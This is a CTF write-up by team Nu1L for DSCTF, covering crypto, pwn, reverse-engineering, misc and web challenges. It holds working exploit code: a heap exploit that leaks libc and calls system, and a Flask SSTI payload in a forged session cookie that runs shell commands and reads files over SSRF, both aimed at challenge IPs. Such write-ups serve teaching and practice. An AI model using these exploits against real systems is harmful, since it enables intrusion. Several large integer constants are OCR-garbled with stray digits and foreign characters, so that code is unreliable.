DSCTF WriteUp By Nu1L

Crypto

picproblem

```
from math import sqrt
from numpy import array, zeros, uint8
import cv2
image = cv2.imread('encflag.jpg')
imagearray = array(image)
height, width, _ = imagearray.shape

P =
1524993807674193841904821512553946379967374698278296055158206699585083472817489721493862
711615915407326315660670541801753616900039772802728925226091475860689682871555641241500
183892397513037971186709123629077584204226084524811673794984687840178772052545441242927
492902583547355565525538664836516589721942980577095421561886873928634330640979800040574
060218872787212426630202508118484269553983399179155489583316400107655564222453437462724
749097265122300644936717434151331633092585140183510349369422527440264746843972834927860
065578557836150798690530172694679514231722613822246810010130005324032492360889531553803
832398604563088256410481865243771216990603166993198935358471831328395618477974126824762
560872337594997394218234427050399655270848385995088586420526886397320949350980406936200
217112040971433660322179072288438842964957568719036794320203116263329623589339367497303
140938070334557345834226085189140858264388063745189833584962825509843279678826240558480
527560
```

```
Q =
1449747857605488353460800596754121160450040976845519301658509751006100368926374530870231
74291792239067432699807208947124014006634368316951997771667232583833232880189156177352
47079771806669259728711365024352546209261180261035725016755305402663103228430872277163 4
55679373205966225530226670627125390746022939157373985973044060979575583963251803808748 5
68148839806015653060595336587014557921648438374860782624109983732326901370667088520324 3
32091176279908184717528790414682597885534257698200224251026445119752425560778063872363 0
37683247133061673136733124721840319505010836473857824724025797365104484326732767750999 1
40514638349792795122862652761359414695123716096564417568604432606566269630369505232493 7
34250804087513003416243639950541978135589605432351104235181428797127611339679730222795 9
06340125131555336372619713793328453728482402771967713752041608634296666754365601642294 0
82127713342679380784994360534292352850411475389275340280648685714355421954402958779796 8
4848131957
R =
16041452320445436336566162546477084511663511042815103957378854916963858064072676333085 4
59854737891196516817110820231139330856246285571684235787475447615973120127135588915237 9
88206676182564953984793781721240193603394275924492172088058885027693582887798599699655 6
08325051043889550916377044813367167224183363733344677873710857282122602313305107057971 2
42243538105092722509402851656058535948118938042514788502707032946383352683058816554918 7
02265531412865031095433134142792204805897042103632775234579486074983513778439043356370 3
25104201415059759974520774772963260350484631799973471369908080173747508248104586054122 3
63919529106792462882876647175338577434629357086813090739157613774774544792060540162604 2
28654578625653530027898879171964377506182129184201294643304880212721879521770631758964 4
78423952096933045023042534717337467652575103952269722248762777174572052207262400420352 5
99474538166684607579957710181557036009267459055951628579828609555458773439147462940341 8
0707
S =
15249938076741938419048215125539463799673746982782960551582066995850834728174897214938 6
27116159154073263156606705418017536169000397728027289252260914758606896828715556412415 0
01838923975130379711867091236290775842042260845248116737949846878401787720525454412429 2
74929025835473555655255386648365165897219429805770954215618868739286343306409798000405 7
40602188727872124266302025081184842695539833991791554895833164001076555642224534374627 2
47490972651223006449367174341513316330925851401835103493694225274402647468439728349278 6
00655785578361507986905301726946795142317226138222468100101300053240324923608895315538 0
38323986045630882564104818652437712169906031669931989353584718313283956184779741268247 6
25608723375949973942182344270503996552708483859950885864205268863973209493509804069362 0
02171120409714336603221790722884388429649575687190367943202031162633296235893393674973 0
31409380703345573458342260851891408582643880637451898335849628255098432796788262405584 8
0527560

x0 = 1
y0 = 0
x = P*x0+Q*y0
y = R*x0+S*y0

assert 130114979805125956294544436574119412960259634835206437220337З*pow(x, 2) ==
117591543113862388127150829098296993582247605241952652844317055212З*pow(y, 2) +
130114979805125956294544436574119412960259634835206437220337З
x1 = round(x/y*0.001, 16)
```

```
u1 = y*3650/x
x2 = round(x/y*0.00101, 16)
u2 = y*3675/x
x3 = round(x/y*0.00102, 16)
u3 = y*3680/x
kt = [x1, x2, x3]

temp_image = zeros(shape=[height, width, 3], dtype=uint8)
for k in range(0, 8):
    for i in range(0, height):
        for j in range(0, width):
            x1 = u1 * x1 * (1 - x1)
            x2 = u2 * x2 * (1 - x2)
            x3 = u3 * x3 * (1 - x3)
            r1 = int(x1*255)
            r2 = int(x2*255)
            r3 = int(x3*255)
            # print(r1, r2, r3)
            for t in range(0, 3):
                temp_image[i][j][t] = (imagearray[i][j][t]-((r1+r2) ^ r3)) % 256
        # exit(0)
    x1 = kt[0]
    x2 = kt[1]
    x3 = kt[2]
# print(temp_image)
print(temp_image[0,:,0])
cv2.imwrite('flag.png', temp_image)
```

approximate

```
SageMathCellType some Sage code below and press Evaluate.



n =
220971235437659218787301534900125814573275375772797143228155015207070342885317864996996
792238571860014638681881545801581773094332539143100637613713347657144295844067194697804
8289576619226455954558674233

x1 =
811014008138487255206458894195538278638874705063011299683223066145173267066167569651574
4037097098598607532838115812242620669689617662686998425012308827 53
```

```
x2 =
6040277884567887534320301852341594927943125260073325651358843652313849271786909151917776176398625281758612974095169699905562406324876515425802568788870149


PR.<x> = PolynomialRing(Zmod(x1*x2))

f = x + x1*x2//n

x0 = f.small_roots(X=2**32,beta=0.33)

print(x0)


p = x1//int(gcd(f(x0),x1))

q = x2//int(gcd(f(x0),x2))

u = next_prime(p)

v = next_prime(q)

print(u)
```

```
15

print(v)

16



17



Language:

Sage

Share

[4045910]

3514966890454148145285963312508471276350266558050282917644562305100460664861383606787541
8894975082323

6286580850527124835953435108804635210493452720168890249235126394180872643772905812761630
1033683039171

Help | Powered by SageMath

About SageMathCell

About

SageMathCell project is an easy-to-use web interface to a free open-source mathematics
software system SageMath. You can help SageMath by becoming a .



It allows embedding Sage computations into any webpage: check out our short
instructions, a comprehensive description of capabilities, or Notebook Player to
convert Jupyter notebooks into dynamic HTML pages!



Resources for your computation are provided by SageMath, Inc.. You can also set up your
own server.



General Questions on Using Sage
```

```
There are a lot of resources available to help you use Sage. In particular, you may ask
questions on sage-support discussion group or ask.sagemath.org website.



Problems and Suggestions

Unfortunately, we can no longer allow user code in cells to freely access Internet. See
this discussion for details.



If you experience any problems or have suggestions on improving this service (e.g., you
want a package installed), please email Andrey Novoseltsev.



SageMathCell is expected to work with any modern browser and without any downtime.



CoCalc

Need more power and flexibility but still prefer to avoid your own installation of
Sage? CoCalc will allow you to work with multiple persistent worksheets in Sage,
IPython, LaTeX, and much, much more!
```

RAS-330

```
from Crypto.Util.number import *

from pwn import *
while True:
    r = remote("39.107.97.220", 1006)
    r.recvuntil(b'Factor ')
    n = int(r.recvline().strip(b':\n'))
    print(n)
    (p,_),(q,_) = factor(n)
    print(p,q)
    r.sendline(str(p+q))
    try:
        r.recvuntil(b"plz select the size of e: ")
        break
    except:
        r.close()
        continue
```

```
r.sendline(b'90')
e,dp,dq = [int(i) for i in r.recvline().strip().split(b' ')]
print(e,dp,dq)

r.recvuntil(b'RSA330 - ')
n = int(r.recvline().strip(b':\n'))
print(n)

k1p = e*dp << 330
k2q = e*dq << 330
k = k1p * k2q // n + 1
for k1 in list(divisors(k)):
    k2 = k // k1
    if ((k1>=e) or (k2>=e)):
        continue
    q0 = k2q // k2
    q0 = int(q0 - int(q0 % e) - int(inverse(k2,e)) + 1)
    p0 = n//(q0 + 2**330)
    p0 = p0 - int(p0 % e) - int(inverse(k1,e)) + 1

    PR.<x> = PolynomialRing(Zmod(n))
    f = e*x + p0
    ans = f.monic().small_roots(X=2**242,beta=0.5,epsilon=0.02)
    print(k1,k2,ans)

    if ans:
        p = int(gcd(int(e*ans[0] + p0),n))
        q = n//p
        print(p,q)
        r.sendline(str(p+q))
        break
r.interactive()
```

Pwn

fuzzerinstrospector

```
from pwn import *
context.log_level="debug"
context.arch="amd64"
context.terminal = ['tmux', 'sp', '-h']

p=remote('39.105.185.193',30007)#process("./fuzzerinstrospector")
#gdb.attach(p)
def add(x):
    p.sendafter(b'Your choice:',b'1\\n')
    p.sendafter(b'Index:',str(x).encode('ascii'))
    for _ in range(8):
        p.sendline(b'-')
    p.sendafter(b'Bitmap:',bytes(range(0,256)))
def dele(x):
    p.sendafter(b'Your choice:',b'4\\n')
    p.sendlineafter(b'Index:',str(x).encode('ascii'))
for i in range(9):
    add(i)
for i in range(9):
    dele(8-i)

for i in range(8-1):
    add(i+1)
p.sendafter(b'Your choice:',b'1\\n')
p.sendafter(b'Index:',b'0\\n')

p.sendline(str(ord('s')).encode('ascii'))
p.sendline(str(ord('h')).encode('ascii'))
for _ in range(6):
    p.sendline(b'0')
p.sendafter(b'Bitmap:',bytes(range(0,256)))

dele(7)
dele(6)
dele(5)
dele(4)
dele(3)
dele(2)
dele(1)

p.sendafter(b'Your choice:',b'1'*0x1000+b'\\n')

for i in range(7):
    add(i+1)

#input()
p.sendafter(b'Your choice:',b'1\\n')
p.sendafter(b'Index:',b'8\\n')
p.send('\\x00')
p.sendafter(b'Bitmap:',bytes(range(0,256)))

p.sendafter(b'Your choice:',b'3\\n')
p.sendafter(b'Index:',b'8\\n')

p.recvline()
leak=u64(bytes([int(p.recvline().strip().split(b' ')[1]) for _ in range(8)]))
print(hex(leak))
system=leak-0x7ffff7dd2da0+0x7ffff79e7000+0x4f420
p.sendafter(b'Your choice:',b'6\\n')
```

```
p.send(str(system))
p.interactive()
```

Re


catchme

`datadiv_decode2726420793510661260`解密字符串

JNI_OnLoad里使用RegisterNatives注册check `sub_B2A4`

check对输入进行aes加密，key是`wonderfulday!!!!`

然后base64编码，与`#pZ%eVSk!QNUlfNIjemL&w==`比较



Recipe

From Base64

Alphabet
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz!@…

☑ Remove non-alphabet chars　□ Strict mode

To Hex

Delimiter: Space
Bytes per line: 0

AES Decrypt

Key: wonderfulday!!!! (UTF8)
IV: (HEX)
Mode: ECB/NoPadding
Input: Hex
Output: Hex

From Hex

Delimiter: None

Input

```
#pZ%eVSk!QNUlfNIjemL&w==
```

Output

```
flag{weu/.,iopl}
```

FFunction

在my_plugin.dll的f函数断下，f函数先将第一个参数的数值分成2个word，然后tea加密并与第二个参数的值比较。

第一个参数的值是输入经过位置变换然后base64

```
import binascii
import struct
import base64
data = binascii.unhexlify('4c75155ce781d7d173f11b5022b24dcbf5615d21e79eca3fc7b5767cb98cddc7fa230d99d31aab0b32c9128ef2ba07d323d12de52c8fb6fbe353d8bd4e1e2e89fa66dd3965ecfe87605e7c30006c0c34')
data = [struct.unpack('<I', data[t:t+4])[0] for t in range(0, len(data), 4)]
mask32 = lambda m:m&0xffffffff
result = []
for i in range(0, 20, 2):
    v18 = mask32(0x79B99E37 * 32)
    v17 = data[i]
    v19 = data[i+1]
    for _ in range(32):
        v19 = mask32( v19 + ((v18 + v17) ^ (0x0DEADC0DE + (v17 >> 5)) ^ (0x0FACEB00C + 16 * v17)))
        v17 = mask32( v17 + ((v18 + v19) ^ (0x0DEADBEEF + (v19 >> 5)) ^ (0x0BABEC0FE + 16 * v19)))
        v18 = mask32(v18 - 0x79B99E37)
    result.append(v17&0xffff)
    result.append(v17>>16)
    result.append(v19&0xffff)
    result.append(v19>>16)

result = [(t>>8|t)&0xff  for t in result][::-1]
result = base64.b64decode(bytearray(result))
t1 = "0123456789abcdefghijklmnopqrst"
t2 = '0t1s2r3q4p5o6n7m8l9kajbichdgef'
flag = ['' for i in range(len(result))]
for i in range(30):
    flag[ t1.index(t2[i]) ] = chr(result[i])
print(''.join(flag))
```

Misc

Muti Operations

com.apple.sharingd.plist中找到第一关的时间。

第二关直接编写脚本画图即可。

```
"""
```

```
Plot raw mouse data using matplotlib
For example if you pass as input a copy of '/dev/input/mice' it will replay everything
done on a plot.
Created by: regi18
Version: 3.0.0
Github: <https://github.com/regi18/plotMouseMovements>
"""
import struct
import matplotlib.pyplot as plt
import argparse
from tqdm import trange

xList = [0]
yList = [0]
data = [[0,0,0]]

# Sets the arguments (launch the program with --help to see them better)
parser = argparse.ArgumentParser()
parser.add_argument("inputfile", help="the input file (raw mouse data, e.g. from
/dev/input/mice). Default name = \\"mouse.bin\\"", nargs="?", type=str, default=
["mouse.bin"])
parser.add_argument('--speed', "-s", help="set the pause between updates (in seconds)",
nargs="?",type=float, default=0.1)
parser.add_argument('--color', "-c", help="set the color of the plot (b = blue, g =
green, r = red, c = cyan, m = magenta, y = yellow, k = black, w = white)",
nargs="?",type=str, default="c")
args = parser.parse_args()

f = open( args.inputfile, "rb" );

# Gets the mouse informations from the file (b = button, x = x coordinate, y = y
coordinate)
def getMouseEvent():
  b, x, y = struct.unpack('3b',f.read(3))
  data.append([x + (data[len(data)-1][0]), y + (data[len(data)-1][1]), b & 0x1])

draw = False

try:
  for _ in trange(2740):
    b, x, y = struct.unpack('3b',f.read(3))
    data.append([x + (data[len(data)-1][0]), y + (data[len(data)-1][1]), b & 0x1])
finally:
  # Enable interactive mode (matplotlib)
  plt.ion()
  cnt = 0
  # Iterate over the mouse data
  for a,i in enumerate(data):
    # if left button clicked, append the data to these new lists
    if i[2] == 1 and data[a-1][2] != 0:
      draw = True
      xList.append(i[0])
      yList.append(i[1])
    # if the left button wasn't press, but in the cycle before it was, updates the canvas
    elif data[a-1][2] == 1:
      plt.savefig(f"mouse_{cnt}.png")
      # clear the canvas
      plt.clf()
      cnt += 1
      plt.plot(xList, yList, args.color+",")
      plt.pause(args.speed)
    elif i[2] == 0:
      draw = False
      xList.append(i[0])
      yList.append(i[1])
    else:
      plt.savefig(f"mouse_{cnt}.png")
      # clear the canvas
      plt.clf()
      cnt += 1
      plt.plot(xList, yList, args.color+",")
      plt.pause(args.speed)


  # Disable interactive mode, and leave plot open
  plt.ioff()

  plt.savefig(f"mouse_{cnt}.png")

  # plt.show()
  f.close()
  exit()
```

Web

pingpingping

读文件加空格即可绕过

读cmdline泄露secret，SSTI

```
import os
```

```
cmdtmpl = r'''flask-unsign  --sign --cookie "{'username':'{% if
\\'\\'[\\'__cla\\'[\\'__add__\\'](\\'ss__\\')][\\'__base__\\']
[\\'__subcla\\'[\\'__add__\\'](\\'sses__\\')]()
[\\'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\\'[\\'__len__\\']()]
[\\'__in\\'[\\'__add__\\'](\\'it__\\')][\\'__gl\\'[\\'__add__\\'](\\'obals__\\')]
[\\'__buil\\'[\\'__add__\\'](\\'tins__\\')][\\'eval\\']
(\\'__import__(\\"o\\'[\\'__add__\\'](\\'s\\")\\'))[\\'pop\\'[\\'__add__\\'](\\'en\\')]
(\\'testb=\\$(expr substr \\"\\$PATH\\" \\'[\\'__add__\\'](\\'a\\'[\\'__len__\\']()
[\\'__repr__\\']())[\\'__add__\\'](\\' \\')[\\'__add__\\'](\\'a\\'[\\'__len__\\']()
[\\'__repr__\\']())[\\'__add__\\'](\\');rm \\${testb}tmp\\${testb}aaaa\\'))
%}nulltest{% endif %}'}" --secret 'Guess_fl4gName'
'''


rpl = "a"*59

payload = 'cat /f* > /tmp/testzz'

import requests

if 1==1:
    i = 200
    cmd = cmdtmpl.replace(rpl, "a"*i)
    tt = os.popen(cmd).read().strip()
    print(i, tt)
    burp0_url = "<http://47.93.210.59:30002/ping>"
    # burp0_url = "<http://127.1:1234/ping>"
    burp0_cookies = {"session": tt}
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0)
Gecko/20100101 Firefox/102.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
, "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
"Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-
urlencoded", "Origin": "<http://47.93.210.59:30002>", "Connection": "close", "Referer":
"<http://47.93.210.59:30002/ping>", "Upgrade-Insecure-Requests": "1"}
    burp0_data = {"url": " file:///app/config.py"}
    a = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies,
data=burp0_data)
    print(a.status_code)
    print(a.text)
    if "nulltest" in a.text:
        print("succ",str(i))
        exit()
```

easy_tou

rce+ssrf打smbd